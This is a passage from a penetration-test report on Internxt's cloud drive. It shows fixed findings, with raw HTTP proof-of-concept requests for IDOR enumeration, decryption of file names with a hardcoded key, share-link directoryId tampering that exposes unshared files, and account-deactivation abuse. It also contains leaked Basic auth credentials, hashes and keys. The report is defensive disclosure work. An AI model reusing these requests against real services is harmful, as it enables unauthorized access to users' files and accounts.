1	2022-Jul-15 16:42:56 UTC	DNS	7bjrfp296ee3sbq9ezje7t7jgam0ap

Description | Request to Collaborator | Response from Collaborator

The Collaborator server received an HTTP request.

The request was received from IP address 135.125.217.62 at 2022-Jul-15 16:42:56 UTC.

LOCATION

proxy0[1-9].api.internxt.com hosts.

RECOMMENDATION

It may be difficult to mitigate the mentioned attack vectors without removing the proxy functionality. It is recommended to implement a dedicated application's API endpoint that will provide an access to the cloud storage service instead of using the general proxy service.

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html

[FIXED][HIGH] SECURITUM-225922-002: Unauthorized metadata access

STATUS AFTER RETEST III

N/A

STATUS AFTER RETEST II

N/A

STATUS AFTER RETEST

The vulnerability has been fixed.

Case1:

The following error message was returned:

```
HTTP/1.1 403 Forbidden
Server: nginx
Date: Thu, 22 Dec 2022 11:26:35 GMT
[…]

{"error":"Folder not owned"}
```

Case2:

The following error message was returned:

```
HTTP/1.1 403 Forbidden
Server: nginx
Date: Thu, 22 Dec 2022 11:25:05 GMT
[…]

{"error":"Forbidden"}
```

Case3:

The following response was returned:

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 22 Dec 2022 11:34:06 GMT
[…]

{"files":[],"last":true}
```

SUMMARY

It was found that it is possible to get an unauthorized access to the following metadata of folders and files belonging to the other users:

- Folder name,
- Folder creation/update date,
- Encrypted file name (it was possible to decrypt this value),
- File type,

- File creation/update date.

It is important to note that the vulnerability may affect all folders/users what can have a negative image effect for Internxt.

More information:

- https://owasp.org/Top10/A01_2021-Broken_Access_Control/

PREREQUISITES FOR THE ATTACK

None – vulnerability can be exploited by anonymous user.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Case 1:

The following request was used to obtain information about folder belonging to another user (it is possible to use arbitrary folder identifier [highlighted value]):

```
GET /api/storage/v2/folder/54182166 HTTP/1.1
Host: drive.internxt.com
Cookie: […]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/plain, */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Internxt-Version: 1.1.0
Internxt-Client: drive-web
Authorization: Bearer […]
Internxt-Mnemonic: doctor world […] fine core
Referer: https://drive.internxt.com/app
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response:

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 15 Jul 2022 17:34:26 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 276
[…]

{"id":54182166,"parentId":54180039,"name":"2011-04-13 Barst in voorruit
Mercedes","bucket":null,"user_id":556645,"encrypt_version":null,"createdAt":"2022-07-
09T21:00:39.000Z","updatedAt":"2022-07-
09T21:00:39.000Z","userId":556645,"parent_id":54180039,"children":[],"files":[]}
```

Attack can be fully automated using the tool like Burp Suite Intruder[3]:

Request	Payload	Status	Error	Timeout	Length
392	491	200	☐	☐	1274
395	494	200	☐	☐	1233
398	497	200	☐	☐	1243
401	500	200	☐	☐	1285
404	503	200	☐	☐	1238
407	506	200	☐	☐	1234
410	509	200	☐	☐	1259

Request Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Server: nginx
3  Date: Fri, 15 Jul 2022 17:35:12 GMT
4  Content-Type: application/json; charset=utf-8
5  Content-Length: 244
6  Connection: close
7  Content-Security-Policy: default-src 'self';base-uri 'self';block-a
   https: 'unsafe-inline';upgrade-insecure-requests
8  X-DNS-Prefetch-Control: off
9  Expect-CT: max-age=0
10 X-Frame-Options: SAMEORIGIN
11 Strict-Transport-Security: max-age=15552000; includeSubDomains
12 X-Download-Options: noopen
13 X-Content-Type-Options: nosniff
14 X-Permitted-Cross-Domain-Policies: none
15 Referrer-Policy: no-referrer
16 X-XSS-Protection: 0
17 X-Request-Id: 1fbc923f-0a94-4958-83ef-94a9b02bc367
18 Access-Control-Allow-Origin: *
19 Access-Control-Expose-Headers: sessionId
20 ETag: W/"f4-pP+NCOWHDaJeVPVvoWSL/2UpIdE"
21 Last-Modified: Friday, 15-Jul-2022 17:35:12 GMT
22 Cache-Control: no-store, no-cache
23
24 {"id":54506166,"parentId":54504015,"name":"BENCE","bucket":null,"us
   "files":[]}
```

Case 2:

Analogous vulnerability was identified in the request displaying a folder tree:

```
GET /api/storage/tree/54629766 HTTP/1.1
Host: drive.internxt.com
Cookie: […]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/plain, */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Internxt-Version: 1.1.0
Internxt-Client: drive-web
Authorization: Bearer […]
Internxt-Mnemonic: doctor world […] fine core
Referer: https://drive.internxt.com/app
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

[3] https://portswigger.net/burp/documentation/desktop/tools/intruder/using

Response:


```
[…]
{"tree":{"id":54629766,"parentId":54629739,"name":"ONzgORtJ77qI28jDnr+GjwJn6xELsAEqsn3FKlKNYbHR7Z
129AD/WOMkAChEKx6rm7hOER2drdmXmC296dvSXtE5y5os0XCS554YYc+dcCM9dhU4T5FlvrkWTZ7UJH/6lWwV9vI=","buck
et":null,"user_id":408383,"encrypt_version":null,"createdAt":"2022-07-
14T22:45:01.000Z","updatedAt":"2022-07-
14T22:45:01.000Z","userId":408383,"parent_id":54629739,"files":[{"id":249089361,"fileId":"62d09c7
1e539470009de9af2","name":"k9npJDy2T3iAbEHfN7MOELUYONq6DTfHkwUegaIdZSDnyGXyJw6ODmaNB8HRkD4vJONXHM
XQtNQPzUf9j+dcJ5fBoLd67ozPuYrhTPE+4rZlO+eXDfAynRfKX+d2r9D66qC0cvol5nN5h0g9Vz6F60iz/ncPDSi+A03WGyG
DV18=","type":"dll","size":57344,"bucket":"279948b7538fe57154f4f9f4","folder_id":54629766,"encryp
t_version":"03-aes","deleted":0,"deletedAt":null,"userId":408383,"modificationTime":"2020-10-
01T13:31:22.000Z","createdAt":"2022-07-14T22:45:06.000Z","updatedAt":"2022-07-
14T22:45:06.000Z","folderId":54629766},
[…]
```


Update (report version 1.1):

It was found that the file name (value `name`) is encrypted using the following algorithm:

```
}
function f(e, t) {   e = "test01 (3)", t = 58158687
    var n = "8Q8[redacted]T";   n = "8Q8[redacted]T"
    return c.aes.encrypt(e, "".concat(n, "-").concat(t), Object(s.a)())
}
```

Where: `e` is a file name, `t` is a parent folder ID and `n` is hardcoded encryption key.

Using this knowledge, it was possible to decrypt obtained the encrypted file name:


```
k9npJDy2T3iAbEHfN7MOELUYONq6DTfHkwUegaIdZSDnyGXyJw6ODmaNB8HRkD4vJONXHMXQtNQPzUf9j+dcJ5fBoLd67ozPu
YrhTPE+4rZlO+eXDfAynRfKX+d2r9D66qC0cvol5nN5h0g9Vz6F60iz/ncPDSi+A03WGyGDV18=
```


with folder ID:

```
54629766
```

to the following clear-text name:

```
MZTools.Interop.VBAExtensibility
```

Update (report version 1.2):

Case 3:

Request (`code` and `token` parameters were generated for the pentester's file):

```
GET
/api/storage/share/down/folders?code=d7db[…]64f8&token=31ef[…]2994&directoryId=40216159&offset=0&
limit=128 HTTP/1.1
Host: drive.internxt.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0
Accept: application/json, text/plain, */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Internxt-Version: 1.1.0
Internxt-Client: drive-web
Referer: https://drive.internxt.com/s/folder/31ef[...]4f8
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
```

```
Te: trailers
Connection: close
```

Response:

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 09 Sep 2022 09:03:03 GMT

{"folders":[{"id":40216162,"parentId":40216159,"name":"Family","bucket":null,"user_id":557545,"en
crypt_version":null,"deleted":false,"deletedAt":null,"createdAt":"2022-01-
03T15:39:44.000Z","updatedAt":"2022-01-
03T15:39:44.000Z","userId":557545,"parent_id":40216159},{"id":40216168,"parentId":40216159,"name"
:"Personal","bucket":null,"user_id":557545,"encrypt_version":null,"deleted":false,"deletedAt":nul
l,"createdAt":"2022-01-03T15:39:48.000Z","updatedAt":"2022-01-
03T15:39:48.000Z","userId":557545,"parent_id":40216159},{"id":57397890,"parentId":40216159,"name"
:"League of
Legends","bucket":null,"user_id":557545,"encrypt_version":null,"deleted":false,"deletedAt":null,"
createdAt":"2022-08-08T10:21:05.000Z","updatedAt":"2022-08-
08T10:21:05.000Z","userId":557545,"parent_id":40216159}],"last":true}
```

Case 4:

The following steps were taken to list the folders and files of the particular user – activate@internxt.com:

1) The following request was sent to gain the activate@internxt.com user's root folder id (see *SECURITUM-225922-013: Sending anonymous initialization request*):

```
POST /api/initialize HTTP/1.1
internxt-version: 1.5.17
internxt-client: drive-mobile
Content-Type: application/json; charset=utf-8
Content-Length: 33
Host: drive.internxt.com
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.12.12

{"email":"activate@internxt.com"}
```

Response:

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 09 Sep 2022 09:10:11 GMT
[…]

{"user":{"email":"activate@internxt.com","root_folder_id":40216159}}
```

2) Then the following request was sent to gain listing of the folders and files:

```
GET /api/storage/tree/40216159 HTTP/1.1
Host: drive.internxt.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/plain, */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Internxt-Version: 1.1.0
Internxt-Client: drive-web
```

```
Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.ZHQxK2ludHgxMEBzZWN1cml0dW0ucGw.[…]
Referer: https://drive.internxt.com/app
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Part of the response:


```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 09 Sep 2022 09:12:28 GMT
[…]

{"tree":{"id":40216159,"parentId":null,"name":"53616c7465645f5f6c60edf2354e6a53d092525ca79ffad964
0faf437e7081e2","bucket":"df055a2fe36544110445fa17","user_id":557545,"encrypt_version":null,"dele
ted":false,"deletedAt":null,"createdAt":"2022-01-03T15:39:40.000Z","updatedAt":"2022-01-
03T15:39:40.000Z","userId":557545,"parent_id":null,"files":[{"id":216376776,"fileId":"628e92a7aad
135000890a78f","name":"ONzgORtJ77qI28jDnr+GjwJn6xELsAEqsn3FKlKNYbHR7Z129AD/WOMkAChEKx6rm7hOER2drd
mXmC296dvSXtE5y5os0XCS554YYc+dcCOaR/M9IzReQMvp0xwAsy9F6gmOjol15ygI/FXFZbEBevuEwS5oPxjoV8OUtfOND2k
j","type":"dmg","size":"49237864","bucket":"df055a2fe36544110445fa17","folder_id":40216159,"encry
pt_version":"03-aes","deleted":false,"deletedAt":null,"userId":557545,"modificationTime":"2022-
05-25T20:33:44.000Z","createdAt":"2022-05-25T20:33:44.000Z","updatedAt":"2022-05-
25T20:33:44.000Z","folderId":40216159},{"id":225345501,"fileId":"62a204e94c7728000da54883","name"
:"ONzgORtJ77qI28jDnr+GjwJn6xELsAEqsn3FKlKNYbHR7Z129AD/WOMkAChEKx6rm7hOER2drdmXmC296dvSXtE5y5os0XC
S554YYc+dcCMAvziGJ7Zw6W1FqyOTzePT6Sm+sw==","type":"p12","size":"11542","bucket":"df055a2fe3654411
0445fa17","folder_id":40216159,"encrypt_version":"03-
aes","deleted":false,"deletedAt":null,"userId":557545,"modificationTime":"2022-06-
09T14:34:17.000Z","createdAt":"2022-06-09T14:34:17.000Z","updatedAt":"2022-06-
09T14:34:17.000Z","folderId":40216159},{"id":238142355,"fileId":"62bb154c889e3500062f1110",
[…]
```


3) The folder and file names were decrypted (see Case 2):

Example 1:

```
ONzgORtJ77qI28jDnr+GjwJn6xELsAEqsn3FKlKNYbHR7Z129AD/WOMkAChEKx6rm7hOER2drdmXmC296dvSXtE5y5os0XCS5
54YYc+dcCMAvziGJ7Zw6W1FqyOTzePT6Sm+sw==
```

was decrypted to:

```
 ALEX.p12
```

Example 2:

```
ONzgORtJ77qI28jDnr+GjwJn6xELsAEqsn3FKlKNYbHR7Z129AD/WOMkAChEKx6rm7hOER2drdmXmC296dvSXtE5y5os0XCS5
54YYc+dcCOaR/M9IzReQMvp0xwAsy9F6gmOjol15ygI/FXFZbEBevuEwS5oPxjoV8OUtfOND2kj
```

was decrypted to:

```
BlueJeansMeetingInstaller(x86_64).dmg
```

LOCATION

- GET /api/storage/v2/folder/{id}
- GET /api/storage/tree/{id}
- GET /api/storage/share/down/folders

RECOMMENDATION

Only owner of the folder should be able to get the information about it. Also, it should not be possible to decrypt the file name by any other user than the owner of the file.

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html

[FIXED][HIGH] SECURITUM-225922-017: Unauthorized access to the decrypted files

STATUS AFTER RETEST III

The vulnerability has been fixed. An attempt to manipulate a folder ID resulted in a 403 error:

```
HTTP/1.1 403 Forbidden
Server: nginx
Date: Mon, 13 Mar 2023 14:40:06 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 40
Connection: close
Content-Security-Policy: default-src 'self';base-uri 'self';block-all-mixed-content;font-src
'self' https: data:;form-action 'self';frame-ancestors 'self';img-src 'self' data:;object-src
'none';script-src 'self';script-src-attr 'none';style-src 'self' https: 'unsafe-inline';upgrade-
insecure-requests
Cross-Origin-Embedder-Policy: require-corp
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: same-origin
X-DNS-Prefetch-Control: off
Expect-CT: max-age=0
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Download-Options: noopen
X-Content-Type-Options: nosniff
Origin-Agent-Cluster: ?1
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: no-referrer
X-XSS-Protection: 0
Access-Control-Allow-Origin: *
Access-Control-Expose-Headers: sessionId
ETag: W/"28-U8jz4ag/pp9XnJ7D8ZTSv5nAl68"

{"statusCode":403,"message":"Forbidden"}
```

STATUS AFTER RETEST II

The vulnerability has not been fixed. It was possible to get unauthorized access to unshared files by manipulating the folder id.

STATUS AFTER RETEST

N/A

SUMMARY

It was found that it is possible to get unauthorized access to all decrypted files of the user who shares any folder with the attacker.

This vulnerability indicates a violation of the zero-knowledge encryption policy. Any person having the share link is able to gain access to all decrypted files of the user (including not shared ones). For more information see *SECURITUM-226409-019: Zero-knowledge encryption policy violation* (Case 3) (report for the mobile applications).

PREREQUISITES FOR THE ATTACK

User has to share any folder with the attacker.

TECHNICAL DETAILS (PROOF OF CONCEPT)


Case 1:

The following steps were taken to confirm the vulnerability:


1) User dt1+intx202@securitum.pl had two folders:

Family – containing `file_from_family_folder.txt` file:

Personal – containing `file_from_personal_folder.txt` file:



2) User dt1+intx202@securitum.pl generated a share link for the "Family" folder:



3) Pentester used the share link, the following request was observed:


```
GET
/api/storage/share/down/files?code=b428[…]140c&token=9d8a[…]d1fc&directoryId=58988135&offset=0&limit=128 HTTP/1.1
Host: drive.internxt.com
Cookie: […]
Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
Accept: application/json, text/plain, */*
Internxt-Version: 1.1.0
```

```
Internxt-Client: drive-web
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/105.0.5195.102 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://drive.internxt.com/s/folder/9d8a021e9cfd0b06d1fc/b428[...]140c
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```


Response contained list of the files from the shared folder:

```
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 13 Sep 2022 13:49:28 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 510
Connection: close
Content-Security-Policy: default-src 'self';base-uri 'self';block-all-mixed-content;font-src
'self' https: data:;frame-ancestors 'self';img-src 'self' data:;object-src 'none';script-src
'self';script-src-attr 'none';style-src 'self' https: 'unsafe-inline';upgrade-insecure-requests
X-DNS-Prefetch-Control: off
Expect-CT: max-age=0
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Download-Options: noopen
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: no-referrer
X-XSS-Protection: 0
X-Request-Id: 459847de-0770-40e8-a4bf-3e8bb747715a
Access-Control-Allow-Origin: *
Access-Control-Expose-Headers: sessionId
ETag: W/"1fe-OXIwUeL1sKW5zlnQicoSZ8cDmAQ"
Last-Modified: Tuesday, 13-Sep-2022 13:49:28 GMT
Cache-Control: no-store, no-cache

{"files":[{"id":"6320873c1ca6f6000750b22c","fileId":"6320873c1ca6f6000750b22c","name":"file_from_
family_folder","type":"txt","size":"7","bucket":"781f7cca1600f9751cc89067","folder_id":58988135,"
encrypt_version":"03-
aes","deleted":false,"deletedAt":null,"userId":792147,"modificationTime":"2022-09-
13T13:35:57.000Z","createdAt":"2022-09-13T13:35:57.000Z","updatedAt":"2022-09-
13T13:36:07.000Z","folderId":58988135,"encryptionKey":"79252bdaec8cf74342b501ee9c990d2d1eb2094756
31cfb8e2b155e4e368a6f6"}],"last":true}
```


4) The above request was used to find other folders (including not shared ones) of the user who shared the folder. Burp Suite Intruder tool was used to iterate through the directory identifiers. As a result, folder with id `58988136` containing `file_from_personal_folder` file was detected:



5) Pentester used the share link again, the following request was intercepted using Burp Suite Proxy tool, and `directoryId` (`58988135`) was changed to id of the discovered directory (`58988136`):



6) As a result, the folder was downloaded as the zip file. The name of the folder was “Family” (as the shared folder), however the folder contained decrypted file from the user’s “Personal” folder:



Case 2:

The simpler attack vector was identified that allows to get the files from the user's root directory:


1) Pentester used the following request to get the id of the dt1+intx202@securitum.pl's root folder (see *SECURITUM-225922-013: Sending anonymous initialization request*):

```
POST /api/initialize HTTP/1.1
internxt-version: 1.5.17
internxt-client: drive-mobile
Content-Type: application/json; charset=utf-8
Content-Length: 36
Host: drive.internxt.com
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.12.12

{"email":"dt1+intx202@securitum.pl"}
```


Response:

```
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 13 Sep 2022 17:53:58 GMT
[…]

{"user":{"email":"dt1+intx202@securitum.pl","root_folder_id":58988134}}
```

2) Pentester used the share link, the following request was intercepted using Burp Suite Proxy tool, and `directoryId` (`58988135`) was changed to id of the root directory (`58988134`):



3) As a result, the folder was downloaded as the zip file. The name of the folder was "Family" (as the shared folder), however the folder contained decrypted file from the user's root folder:



LOCATION

Sharing folders.

RECOMMENDATION

It should be not possible to get access to the files from any other folders than shared ones.

[FIXED][HIGH] SECURITUM-225922-018: send.internxt.com – DoS attacks

STATUS AFTER RETEST III

N/A

STATUS AFTER RETEST II

N/A

STATUS AFTER RETEST

The vulnerability has been fixed. According to the information delivered by the Internxt: *The bridge account used for send.internxt.com has the deleting account/changing password/deleting bucket disabled*.

Due to performing tests on the production environment the above fixes have not been verified.

SUMMARY

The `send.internxt.com` application uses the common user and bucket to share files. There are the following risks that may lead to Denial-of-Service attacks:

- Deleting shared account (hello@internxt.com),
- Changing the bridge password of the hello@internxt.com user,
- Deleting shared bucket (51a30c6558659f35252af233).

The above assumptions were not confirmed, as the tests were performed on the production environment. However, if any of the above problems will be confirmed, it should be treated as HIGH-risk vulnerability.

See *SECURITUM-225922-019: Using the common account* for more information.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Case 1 – deleting hello@internxt.com account:

It was possible to set deactivation token for hello@internxt.com account (token was redacted for the security reason):

```
DELETE /users/hello%40internxt.com?redirect=test&deactivator=8231[…]werb  HTTP/1.1
accept: application/json, text/plain, */*
internxt-version: 1.5.17
internxt-client: drive-mobile
Authorization: Basic
aGVsbG9AaW50ZXJueHQuY29tOmFmNTczOTk4MjVkZDA1NDVkODNlOTBmYjYwMjdjZDdiYzRlODA4ZGE1OTc2MTUwMDc4MWI0M
WY3ZmEyZGNkMDQ=
x-api-version: 2
Host: api.internxt.com
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.12.12
If-None-Match: W/"324-gkTfnKktjO9cDqL7A4JSHvzOQyY"
Content-Type: application/json
```

Response:

```
HTTP/1.1 200 OK
[…]

{"hashpass":"a7c97ee20862f2550147cf36c866cfbd49b329816ef695db09765c1ec234d400","subscriptionPlan"
:{"isSubscribed":false},"referralPartner":null,"maxSpaceBytes":100000000000000,"totalUsedSpaceByt
es":831937248969,"preferences":{"dnt":false},"isFreeTier":true,"activated":true,"resetter":null,"
deactivator":"8231[…]werb","activator":"edca98f43a953a6a4d2c00c5a2381aac9ea3d7f0781c25801ceac846d
dea0b61","created":"2022-06-21T12:50:43.886Z","uuid":"ab472da3-8d13-45a9-a7f5-
0c6b40303a00","email":"hello@internxt.com","id":"hello@internxt.com"}
```

Sending one of the following requests probably delete the account:

Request 1:

```
GET /api/confirmDeactivation/8231[…]werb HTTP/1.1
Host: drive.internxt.com
Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/105.0.5195.102 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```

Request 2:

```
GET /deactivations/8231[…]werb  HTTP/1.1
accept: application/json, text/plain, */*
internxt-version: 1.5.17
internxt-client: drive-mobile
x-api-version: 2
Host: api.internxt.com
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.12.12
Content-Type: application/json
```

Case 2 – changing hello@internxt.com's password:

It was possible to get reset password token for hello@internxt.com account:

```
PATCH /users/hello%40internxt.com  HTTP/1.1
accept: application/json, text/plain, */*
internxt-version: 1.5.17
internxt-client: drive-mobile
x-api-version: 2
Host: api.internxt.com
```

```
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.12.12
Content-Type: application/json
```

Response:

```
HTTP/1.1 200 OK
[…]

